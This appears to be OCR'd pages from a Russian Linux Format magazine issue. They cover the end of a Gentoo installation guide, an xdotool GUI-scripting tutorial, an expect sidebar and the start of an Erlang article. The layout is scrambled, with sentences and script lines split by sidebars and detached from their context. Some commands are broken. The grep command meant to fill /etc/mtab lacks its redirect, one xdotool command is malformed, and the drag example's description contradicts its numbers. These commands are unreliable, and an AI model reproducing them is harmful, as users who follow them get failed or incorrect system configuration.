Сейчас нам нужно установить два инструмента системы: *Syslog-ng* – расширенную службу ведения журнала системы и *Vixie-cron* – для расписания задач *Cron*. Чтобы установить оба эти инструмента, запустите

```
emerge syslog-ng vixie-cron
```

Затем запустите команду

Скорая помощь

Если вам не по душе *Nano* или вы упёртый фанат *Vi*, воспользуйтесь командой **emerge vi**

Модули или встроенные функции?

Утилита *menuconfig* дает две опции установки добавочной функции: встроить ее прямо в ядро или как особый модуль.


Для первого варианта, выберите желаемую функцию и нажмите Y. В списке функций, если вы видите * рядом с названием, это означает, что она будет встроена прямо в ядро. Или нажмите M, и функция будет встроена в виде отдельного модуля.

Чем больше функций вы встраиваете в ядро, тем более громоздким оно становится. Чем оно больше, тем больше времени требуется для загрузки системы. Но это не дает модулям преимуществ

перед встроенными функциями. На самом деле, проблемы с модулями в том, что они загружаются по мере необходимости, и не обязательно при загрузке. Если такие функции, как поддержка PCMCIA, встраиваются в виде модуля, ваши сетевые карты не настроются на этапе загрузки.

Все, что вы используете ежедневно, должно быть встроено в ядро, а все, что вы используете нечасто, должно быть встроено в виде модуля. Так, если у вас есть ноутбук, к которому вы редко подключаете USB-мышь, встраивайте поддержку USB в виде модуля, а не в ядро.

➤ Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.



► Компилировать ядро с помощью *menuconfig* легко. Отрастить и причесать бороду — вот серьезная задача...

```
rc-update add syslog-ng default
```

и то же самое сделайте для *Vixie-cron*. Это добавляет их в основной уровень исполнения, то есть они начинают работать во время выполнения.

Здесь пора установить загрузчик. Gentoo — один из немногих оставшихся дистрибутивов, которые все еще предлагают выбор между *Grub* и *Lilo*. Если вы линуксоид, скорее всего, вы уже пользовались *Grub*, так что давайте возьмем его. Команда **emerge grub** установит его. Теперь создадим **grub.conf**, чтобы добавить наш раздел информации. Файл должен содержать

```
default 0
timeout 7
title Gentoo Linux
root (hd0,0)
kernel /boot/kernel-3.0.6-gentoo root=/dev/sda3
```

В зависимости от вашей схемы разбиения, создали ли вы отдельный раздел **/boot** или нет, ваш файл может незначительно отличаться. Если вы делаете двойную загрузку с другим дистрибутивом или операционной системой, придется добавить записи также и для них. Приведенные строки описывают, где находится ядро и запись по умолчанию для загрузки, и задают тайм-аут в семь секунд.

Чтобы скопировать все известные разделы, перечисленные в **/proc/mounts** в файле **/etc/mtab**, выполните команду:

```
grep -v rootfs /proc/mounts /etc/mtab
```

Затем, чтобы установить *Grub* в MBR из **/dev/sda**, запустите **grub-install /dev/sda**

Отныне вы можете загрузиться в ОС, используя *Grub*.

А сейчас создадим пользователей. Следующая команда создаст пользователя с именем *linuxlala* и добавит его во все группы,

Пакеты Portage

Система управления пакетами в Gentoo, называемая *Portage*, состоит из двух компонентов: *emerge* и *ebuilds*. *emerge* можно считать Gentoo-эквивалентом *Yum* или *apt-get*. Для установки пакета с *emerge* достаточно команды

```
emerge имя_пакета
```

Чтобы узнать, как устанавливать, обновлять и удалять пакеты с *emerge*, обратитесь к *man*-странице.

Второй компонент, *ebuilds*, и является сутью системы *Portage*. Вся информация о пакете хранится в виде файла *ebuilds* в каталоге **/usr/portage**. Так вот, когда вы ищете, запрашиваете или устанавливаете пакет с помощью *emerge*, Gentoo полагается на *ebuilds*, определяя, в каком пакете вы заинтересованы, его зависимости, последняя доступная версия и т. д.

Полезно периодически запускать команду **emerge --sync**, чтобы иметь последние файлы *ebuilds* для всех пакетов.

Компиляция в работающее ядро

Компиляция ядра перед установкой не означает, что потом нельзя добавлять новые функции. Что делать, если вам вдруг понадобится поддержка NTFS, без которой вы раньше обходились? Ну, заново устанавливать Gentoo не надо. Можно просто включить эту функцию как модуль в работающее ядро, и все будет в порядке.

Для добавления новых функций в виде модулей, запустите терминал и перейдите в каталог **/usr/src/linux**. От имени суперпользователя, скомандуйте

```
make menuconfig
```

Когда ядро работает, в него нельзя встраивать функции; на этом этапе все строится в виде модуля. Закончив, сохраните изменения и выйдите. Теперь выполните команду

```
make modules && make modules_install
```

Далее, примените *modprobe* к созданному модулю. Если вы, допустим, добавили в виде модуля поддержку *ext2*, выполните команду

```
modprobe ext2
```

перечисленные после ключа **-G**; ключ **-s** используется для определения оболочки по умолчанию:

```
useradd -m -G wheel,users,audio -s /bin/bash linuxlala
```

```
passwd linuxlala
```

Обзаведясь пользователем, зададим также пароль для суперпользователя *root*, в котором мы и были все это время. Запустите команду **passwd** и введите пароль для суперпользователя.

Установка X и Xfce

Получение графической среды требует трех основных шагов: определить графические драйверы, установить X, а затем установить окружение рабочего стола — *Xfce*, *Gnome* или *KDE*. Чтобы выяснить, какие параметры надо добавить к **/etc/make.conf**, в зависимости от вашего оборудования, выполните команду:

```
emerge -pv xorg-drivers
```

Далее, подготовим систему к установке X:

```
echo "x11-base/xorg-server udev" >> /etc/portage/package.use
```

К флагам USE добавится **udev**. Теперь можно спокойно установить пакет X.org:

```
emerge xorg-server
```

А теперь мы можем установить любую графическую среду. Для нашего урока мы используем *Xfce* — помните, мы задали использование флагов для *Xfce*, когда только начали? Точно так же задайте флаги USE для *KDE* или *Gnome*, если планируете установить любой из них. Для установки *Xfce* выполните команду

```
emerge xfce4-meta
```

После установки повторно инициализируйте системные переменные, командой

```
env-update && source /etc/profile
```

В порядке завершающего штриха к нашей графической среде, добавим *Xdm* в основной уровень исполнения, а также установим менеджер дисплея, который поможет вам при входе в систему:

```
rc-update add xdm default
```

```
emerge slim
```

```
echo XSESSION="Xfce4" > /etc/env.d/90xsession
```

```
env-update && source /etc/profile
```

Вы получите голую графическую среду. Все необходимые вам приложения придется установить отдельно и индивидуально. То есть, нужно установить браузер, текстовый редактор, текстовый процессор, клиент электронной почты и все остальное, что вам требуется для комфортной работы. Это большой труд, и так как дистрибутив качает и строит пакеты, установка основных приложений вроде *Firefox* потребует времени.


Если вам нужна система, которая устанавливается менее чем за час и обеспечивает все нужные вам приложения из коробки, Gentoo не для вас. Но если у вас есть желание и время, чтобы запустить жесткую систему, тщательно определив, что в нее входит — и вы не против всего этого хакерства — другой не ищите. **LXF**



Вам следует также установить *logrotate*, потому что *syslog-ng* не включает ротации файлов журналов.

Xdotool: Скрипты

Любую задачу, исполняемую посредством передвижения и нажатий мышью, можно выполнить с помощью скрипта и *xdotool*, доказывает Майк Сондерс.



Были времена, когда нас уверяли, что компьютеры облегчат нам жизнь. Они, мол, автоматизируют все подряд, а от нас для получения потрясающих результатов потребуются самые мизер усилия. Календарь на стене Башен LXF говорит, что это официальное Будущее (™) наступило; и далеко ли мы уехали? Увы, мы все еще тратим кучу времени на передвижение пластиковой штучки для перемещения курсора на экране, чтобы ткнуть на неудобные мелкие иконки. Несмотря на все достижения технологий графического интерфейса за многие годы, мы по-прежнему тратим слишком много времени на щелчки мышью для выполнения задач.

Но решение есть, и оно значительно повысит производительность к концу нашего урока. Называется оно *xdotool*, и, в соответствии с описанием автора, «имитирует ввод с клавиатуры и мыши». Конечно, само по себе это звучит не очень интересно, но давайте думать об этом так: это инструмент командной строки, который действует как виртуальная клавиатура и мышь, позволяя объединить команды управления графическим интерфейсом приложений. Можно двигать курсор мыши, отправлять дисплею щелчки, выбирать заданные окна и даже перемещать окна между рабочими столами. В конечном счете, это позволит собрать задачи, требующие суеты с мышью и клавиатурой, в единый скрипт.



Наш эксперт

Майк Сондерс хотел использовать скрипты для улучшения работы железнодорожного сообщения Великобритании, но решил, что проще переехать за рубеж.

Итак, начнем

Скорее всего, пакет *xdotool* доступен в репозитории вашего дистрибутива; если нет – возьмите его с www.semicomplete.com/projects/xdotool. Зависимости – это обычные библиотеки X, и их не должно быть трудно установить. Установив его, откройте окно терминала и наведите указатель мыши на элемент приложения: меню Редактировать. Но – не нажимайте! Вместо этого введите в терминале:

```
xdotool click 1
```

И – вуаля, меню Редактировать открывается, как если бы вы реально нажали кнопку мыши. Здесь *xdotool* отправляет сигнал нажатия на X Window System (основной графический слой рабочего стола Linux), а это возможно потому, что X был разработан с большой гибкостью. Он мыслит широко и знает, что щелкать можно не только мышью: такие события могут быть вызваны тачпадом, сенсорным экраном, графическим планшетом и другими устройствами. И он достаточно смышлен, чтобы принимать «синтетические» щелчки, выполненные программой типа *xdotool*.

Так вот, это очень простой пример, но он уже нашел применение. Например, многие люди страдают мышечной болью, особенно вызванной работой с мышью. Используя *xdotool*, можно настроить окружение рабочего стола или оконного менеджера так, что малоиспользуемый ключ (например, обратный штрих) запускает приведенную команду, тем самым позволяя перемещать мышь правой рукой, а нажимать левой, разделив нагрузку. Обратите внимание, что номер 1 в команде относится здесь к клави-

ше мыши: 1 – левая, 2 – средняя и 3 – правая. Вы можете также использовать 4 для прокрутки вверх виртуального колеса мыши, а 5 – для прокрутки вниз.

Попробуем что-нибудь чуть посложнее. *xdotool* позволяет перемещать указатель мыши по экрану, используя команду **mousemove**. На языке системы X Window, экран начинается с верхнего левого угла с координатами X и Y (горизонтальной и вертикальной) 0 и 0. Если разрешение экрана 1024 × 768, то параметры для верхней правой координаты – 1023 (X) и 0 (Y), правой нижней – 1023 (X) и 767 (Y), и т.д.

Переместим-ка мы указатель мыши на кнопку главного меню на рабочем столе и нажмем на него, чтобы открыть. Раскладка вашего рабочего стола может отличаться, так что вам нужно будет подправить координаты, но в нашем случае – Ubuntu, с главным меню в верхней левой части экрана. Попробуйте следующую команду:

```
xdotool mousemove 0 0 click 1
```

Здесь вы видите, что мы объединили команды вместе – у нас есть **mousemove**, затем следуют координаты X и Y, а потом левая кнопка мыши. Это открывает главное меню. Мы на пути к автоматизации нашего рабочего стола! Кое-что, однако, нужно иметь в виду. *xdotool* просто вслепую выполняет последовательность действий, и не в курсе, является ли это щелчком на чем-то реальном. Знаете ли вы, запуская свою Linux-машину – а загрузка главного меню или загрузчика программы может занять несколько секунд – когда загружаются иконки и ресурсы? Так вот, эти задержки

ДЛЯ МЫШИ

могут влиять на команду *xdotool*. Очень заманчиво начать описывать чудесные комбинациями движений и щелчков, но если что-то в вашей системе почему-либо притормозится, все может слететь с синхронизации.


Например, на нашей машине мы хотим автоматизировать процесс получения состояния зарядки. Как правило, это включает перемещение мыши на значок аккумулятора в системном лотке, щелчок правой кнопкой мыши и выбор значения Уровня заряда аккумулятора в контекстном меню. Мы могли бы слепить кучу различных команд *xdotool* в одну строку, чтобы добиться этого, но что произойдет, если система занята, и контекстное меню не появится сразу? Значит, нужно добавить команды простоя между обращениями *xdotool*. Вот наш скрипт, который также включает несколько новых функций:

```
#!/bin/bash
xdotool mousemove --sync 1000 10
xdotool click 3
sleep 1
xdotool mousemove_relative --sync 0 80
xdotool click 1
```

Мы сохранили это в виде **batinfo.sh** в **/usr/bin**, так что можем применить настройки клавиатуры *Xfce* и привязать комбинацию клавиш (Ctrl+Alt+B) к запуску этого скрипта. Большинство рабочих столов и оконных менеджеров позволяют ассоциировать комбинации клавиш с командами – например, для запуска окна терминала; поэтому вы должны быть в состоянии сделать нечто подобное в вашей системе.

Итак, рассмотрим, как это работает. Наша иконка Управление питанием находится в верхней панели, ближе к правой части экрана. Путем проверки мы установили, что мышь для нахождения над ним должна быть на **1000** по оси X и **10** по оси Y. Обратите внимание на опцию **--sync** в команде **mousemove**: она говорит, что мы просим X Window System переместить мышь, но подождать, пока не вернется сообщение с подтверждением, что этот шаг был успешным. Так что в принципе, это хорошая идея – использовать **--sync**.

Затем мы делаем щелчок правой кнопкой мыши, чтобы открыть контекстное меню, но оставляем секунду на время отклика, при помощи команды **sleep 1**. Это дает нам немного времени,



» На простейшем уровне, *xdotool* позволяет выполнять отдельные действия, такие как виртуальное нажатие мышью.

если система занята – например, если происходит загрузка пакета обновлений в фоновом режиме. Контекстное меню мгновенно может не отобразиться, так как процессор и жесткий диск заняты. Поэтому мы ждем секунду, чтобы дать *Xfce* шанс сделать свою работу. (Возможно, в вашей конкретной системе вы захотите сменить этот параметр на две-три секунды, если ваша машина часто загружена.)

Далее, там появилась новая команда: **mousemove_relative**. Как следует из названия, она просто перемещает указатель относительно текущей позиции, а не в абсолютное положение на экране. В нашем случае информация по уровню зарядки в контекстном меню находится на 80 пикселей вниз от того, где мы активировали меню, так что мы движемся к этой точке. Это дает нам дополнительную гибкость: если мы куда-нибудь передвинем иконку заряда аккумулятора, нужно будет изменить только первую команду **mousemove**, так как все остальное останется по отношению к ней прежним.

Продвинутые применения

Способность *xdotool* нажать на кнопку по запрограммированным координатам – это здорово, но не так уж полезно, если перед выполнением наших действий окно нужно активировать вручную.

Допустим, у вас есть отличный музыкальный проигрыватель, который всегда работает в фоновом режиме, а иногда всплывает как окно для выполнения операции (например, переключения на другой плей-лист). Некоторые медиа-приложения допускают управление ими из командной строки, что позволяет отобра-


жать комбинации клавиш в окне менеджера команды, но это средство есть не у всех. Вместо того, чтобы каждый раз вручную запускать ваш медиа-плеер, а затем скрипт *xdotool* (проще сразу нажать вручную), можно велеть *xdotool* автоматически переключаться на соответствующие окна с помощью команд **search** и **windowactivate**.

Например, мы только что открыли медиа-плеер *Parole* на нашем рабочем столе и оставили его работать в фоновом режиме,

Скорая помощь

Некоторыми командами *xdotool*, например, **getmouse location**, можно добывать информацию. Пользуйтесь флагом **-shell**, чтобы отобразить результаты (координаты X и Y, а для установок с несколькими мониторами – еще и номер экрана).

» Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.



С помощью нескольких `mousemove`-подобных команд можно создать робота, рисующего Мону Лизу.

пока мы занимаемся своим делом в терминале. Мы введем команду

```
xdotool Parole "Firefox" windowactivate
```

Это заставит *Parole* выйти на передний план. Попробуйте это на своей машине, заменив *Parole* на что-нибудь. Здесь *xdotool* работает с оконным менеджером, чтобы найти определенные окна – он ищет первое окно со словом "Parole" в названии. Вы можете заменить это любым другим, а если совпадения нет, ничего не произойдет.

Конечно, окно *Parole* могло быть в любом месте экрана, и поэтому мы не можем начать нашу серию нажатий на определенном месте. Надо привести курсор мыши на *Parole* и начать работать оттуда.

Как вы уже догадались, авторы *xdotool* подумали об этом, так что...

```
xdotool search "Parole" windowactivate --sync mousemove --window %1 0 0
```

Найдя и активировав окно *Parole*, мы выполняем команду `mousemove`, но на сей раз на месте окна 1 из результатов поиска

(т.е. первого окна, в заголовке которого есть *Parole* – другие вам, вероятно, никогда не понадобятся).

Мы переводим курсор в точку `00` – это координаты X и Y для верхнего левого угла окна. Отлично! Теперь можно писать скрипт, использующий смещение координат от данной точки, нажатия кнопок, открытие меню, при желании – проверку флажков, независимо от того, где первоначально было окно программы.

Если вам нужно, что ваши окна разбросаны в произвольных местах, *xdotool* переместит их за вас. Попробуйте команду

```
xdotool search "Parole" windowactivate --sync windowmove 100 200
```

Она найдет *Parole* и переместит его окна на 100 пикселей по ширине экрана и на 200 вниз. Вы можете вынуть часть `windowactivate --sync` и осуществлять передвижение в фоновом режиме, если хотите. А можно изменить размеры окна:

```
xdotool search "Parole" windowresize 500 200
```

Это находит *Parole* и изменяет его до 500 пикселей в ширину, 200 по высоте. Вы даже можете переместить окно на другое рабочее место / виртуальный рабочий стол таким образом:

```
xdotool search "Parole" set_desktop_for_window 0
```

Просто измените число в конце зависимости на требуемый рабочий стол. Отметим, что в типичной манере программирования, `0` – это первый рабочий стол, `1` – второй, и т. д.

Что за движения, чувак

Щелчки исполняются хорошо; ну, а если мы хотим выполнить операцию, где кнопка мыши всегда удерживается, такую как щелкнуть-и-перетащить?

К счастью, *xdotool* позволяет и это, предлагая более универсальную альтернативу – команду `click: mousedown` и `mouseup`. Давайте попробуем это, запустив *GIMP*, выбрав в меню Файл > Создать и создав новый рисунок с размером по умолчанию (заголовок его окна должен содержать «Без названия»).

Выберите инструмент Карандаш из окна Панель инструментов *GIMP*, а затем откройте терминал и введите следующий текст в файле под названием `test.sh`:

```
xdotool search "Untitled" windowactivate --sync mousemove --window %1 100 100 sleep 0.5
```

5 лучших способов применения xdotool

С помощью команд для управления указателем мыши все возможно (кроме разве что сокращения задержки в *PulseAudio*, но это уже другая история). Вот некоторые идеи для вдохновения:

» **Упрощение настроек** Создает серию щелчков для настройки *LibreOffice* точно так, как вы хотите, чтобы вы могли запустить его на любой новой установке Linux.

» **Дистанционное обучение новичков** Напишите сценарий для новой установки Ubuntu 11.10 Unity, который пройдет через показ новых функций приложений, изменение настроек и т. д. Вы можете даже записать файл Ogg с записью вашего голоса для сопровождения!

» **Очистка рабочего стола** Завязли в окнах? Один шустрый скрипт может переместить все окна терми-


нала, разбросанные по нескольким рабочим столам, на один рабочий стол. Ура!

» **Автоматизация игр** Вы когда-нибудь видели те моменты ускорения с помощью инструментов на YouTube, где люди играют в игры со скоростью света, употребляя запрограммированные нажатия джойстиком? Перейдите к www.happyenguin.org и сделайте то же самое (обратите особое внимание на команды *xdotool keydown* и *keyup*).

» **Автоматизация почты** За несколько щелчков и команду `type` (см. врезку *Виртуальные клавиатуры*), можно быстро отправлять по почте сообщение разработчикам *Gnome Shell* каждый раз, когда вы находите нечто совершенно интуитивное.

У вас есть еще что-то? После того, как вы проработаете этот учебник и создадите собствен-

ные трюки для экономии времени, поделитесь ими с другими читателями! Пишите нам по адресу letters@linuxformat.ru с вашим скриптом, и мы опубликуем выборку из них на очередном **LXFVD**.



» **А не слабо написать скрипт для выбора всех опций при установке LibreOffice?**

» **Не хотите пропустить номер?** Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

Виртуальные клавиатуры

На нашем уроке мы занимались событиями для мыши, но *xdotool* умеет еще и отправлять виртуальные нажатия клавиш: так, `xdotool key F1`

имитирует нажатие клавиши F1. Вы можете создавать комбинации нажатий клавиш со знаком плюс, таким образом:

```
xdotool key ctrl+c
```

Впрочем, с учетом того, что вы используете *xdotool* для ухода от использования мыши, маловероятно, что вы собираетесь тратить время на команды для клавиш. Но есть еще одна опция, называемая **type**, которая посылает поток символов и может быть полезной для работы с текстовыми редакторами. Например, запустите *AbiWord*, а затем введите в терминале

```
xdotool search "AbiWord" windowactivate --sync type "Hello world"
```

Вы увидите, что фокус переключится в окно *AbiWord*, а потом как по мановению волшебной палочки введется текст в документе. И даже есть крошечная пауза между виртуальными нажатиями клавиш, как будто кто-то и вправду его набирал. Пауза регулируется опцией `--delay` с указанием количества миллисекунд, но значение по умолчанию хорошо подходит (и гарантирует, что целевое приложение не захлебнется из-за получения нечеловечески быстрого потока нажатий клавиш). В качестве примера – вот сценарий под названием **mikesig.sh**, который мы ввели в `/usr/bin`:

```
#!/bin/sh
```


```
xdotool type "Это сообщение написал Майк Сондерс. Присылайте мне новые откровения по адресу okachi@gmail.com"
```

Заметьте, что перевод строки в скрипте тоже делает *xdotool*, так что вы можете вставить новые строки. Мы использовали наш менеджер окон, чтобы сделать комбинацию `Ctrl+Alt+S` для запуска **mikesig.sh**, поэтому из любой программы можно нажать `Ctrl+Alt+S` и получить мгновенно сгенерированную подпись. Если у вас есть более серьезные задачи, вам такое пригодится, поскольку это работает со всеми видами приложений и оконных менеджеров.

```
xdotool mousedown 1
```

```
sleep 0.5
```

```
xdotool mousemove_relative --sync 200 200
```



```
sleep 0.5
```

```
xdotool mouseup 1
```

Здесь мы активизируем окно холста *GIMP* и переходим в точку **100, 100** (X, Y) внутри него. Затем мы устанавливаем левую кнопку мыши вниз, двигаем мышь по диагонали вниз-вправо на 100 пикселей в каждом направлении, а затем устанавливаем кнопку мыши вверх. Другими словами, мы создали робота, который рисует диагональную линию – см. экранный снимок на предыдущей странице. Как и в других примерах, мы здесь включили несколько команд паузы, чтобы не обгонять работу оконного менеджера или обработку в *GIMP*. (Если ваша машина особенно производительна, измените периоды ожидания от полсекунды до 0.1.)

Подытожим: на нашем уроке мы изучили различные способы взаимодействия с графическим интерфейсом – перемещение мыши, отправка виртуальных щелчков и перемещений и поиск конкретного окна.

Соберите эти действия вместе, изучите побольше возможностей на странице руководства *xdotool*, и вы сможете автоматизировать практически все на рабочем столе, высвободив время на более важные вещи. Эй, кто хочет сыграть во *Frozen Bubble*? **LXF**

► [Посмотрите страницу помощи \("man xdotool"\)](#), чтобы получить список всех доступных операций.

Скорая помощь

Командами **search** и **set_window** можно модифицировать название и текст иконки приложения. Вы, например, можете написать скрипт, который срочно переименует все окна *Firefox* с пометкой, когда заглянет ваш шеф, указав в качестве названия что-нибудь вроде «документ для исследования» – ваша панель задач станет милой и невинной.

Вроде xdotool, но для командной строки

Все эти разговоры про автоматизацию графического интерфейса прекрасны, но не подходят к приложениям командной строки. Однако существует фантастический инструмент, позволяющий автоматизировать действия в CLI – называется он *expect*. Его название происходит от главной особенности программы: оно ожидает появления на экране введенных пользователем строк, а затем посылает подходящий текст в ответ. *expect* установлен по умолчанию во многих дистрибутивах, или почти наверняка доступен по умолчанию в репозитории пакетов вашего дистрибутива. Вот пример его работы:

```
expect "Как вас зовут?"
```

```
send "Рембрандт Q. Эйнштейн\n"
```

Здесь мы ждем, что программа выдаст строку **Как вас зовут?**, а затем ответ. Обратите внимание, `\n` в конце команды **send** говорит, что мы хотим вывести символ

новой строки, т.е. моделирует нажатие пользователем клавиши Ввод.

Программа *expect* – переводчик, и обычно используется для связывания ряда команд. Вот пример применения *expect* для автоматизации регистрации на сервере SFTP и извлечения файлов:

```
#!/usr/bin/expect -f
```

```
spawn sftp user@example.com
```

```
expect "Password:"
```

```
send "mypasshere\n";
```

```
expect "sftp>"
```

```
send "get myfile.txt\n";
```

```
expect "sftp>"
```

```
send "exit\n";
```

```
interact
```

В первой строке мы поставляем полный путь к бинарному *expect* и используем флаг `-f`, чтобы он читал следующие команды, а не входил в интерактивный режим. Затем мы используем жизненно важную

функцию **spawn**, которая позволяет запустить программу и работать с выходными данными, которые она генерирует. Здесь мы запускаем процесс SFTP для входа на удаленный сервер. Мы ожидаем ответа сервера с **Password**: когда это происходит, мы посылаем свой пароль с символом перевода строки, как описано выше. Успешно войдя, мы ждем подсказки **sftp>**, затем выполняем нашу команду **get** для получения файла, ждем ответа, а потом выходим с **exit**.

Обратите внимание на строку **interact** в конце – она должна быть последней строкой в вашем скрипте с *expect*, в противном случае ничего не произойдет. Она просто велит *expect* выполнять все, что вы написали до этого. *Expect* – удивительно универсальный инструмент, позволяющий сэкономить массу времени; посмотрите [man-страницу](#), чтобы узнать, на что еще он способен.



Erlang: И снова

Воды решетом не наносишься, а вот простые числа **Андрею Ушакову** в него попадают – ну, не без содействия Эратосфена.



Наш эксперт

Андрей Ушаков активно приближает тот день, когда функциональные языки станут мейнстримом.

В этом номере мы продолжим наш практикум по функциональному программированию на языке Erlang и разберемся, как нам работать с разными коллекциями, доступными в языке и в библиотеке Erlang.

Мы помним (**LXF147**), что коллекции предназначены для ситуаций, когда мы хотим обрабатывать хранимые в них данные одним и тем же способом. Этим они концептуально отличаются от другого фундаментального составного типа данных функционального программирования – кортежей. Концептуальное отличие означает, что с точки зрения теории коллекции и кортежи предназначены для хранения данных, обработка которых будет производиться по-разному: данные в коллекциях обрабатываются одним и тем же способом, тогда как данные в кортежах обрабатываются разными способами в зависимости от расположения (позиции) данных. Другими словами, коллекции предназначены для однородных данных (возможно, разных типов), а кортежи – для гетерогенных (возможно, имеющих один и тот же тип) В реальной жизни это не обязательно, и грань между коллекциями и кортежами сильно размыта. Мы можем использовать кортежи для хранения однородных данных, как сделано, например, в реализации массивов в модуле **array**. Аналогично, мы можем использовать коллекции для хранения гетерогенных данных.

Перед использованием коллекций в своих программах необходимо поставить вопрос о типе (и, возможно, реализации этого типа) используемой коллекции. Этот вопрос относится к правильному проектированию разрабатываемого приложения: если выбрать неподходящий тип коллекции, то такой выбор может привести к дополнительным затратам – как во время реализации, так и во время поддержки приложения.

В языке и библиотеке Erlang доступны следующие типы коллекций: списки, массивы, множества и словари (точнее говоря, списки являются средством самого языка, а все остальные коллекции доступны через библиотечные модули). Для множеств и словарей у нас есть несколько реализаций: стандартная реализация (для которой способ хранения данных не специфицирован, но в данной версии библиотеки она использует хэш-таблицы), реализация на основе упорядоченных списков и реализация на основе сбалансированных двоичных деревьев.

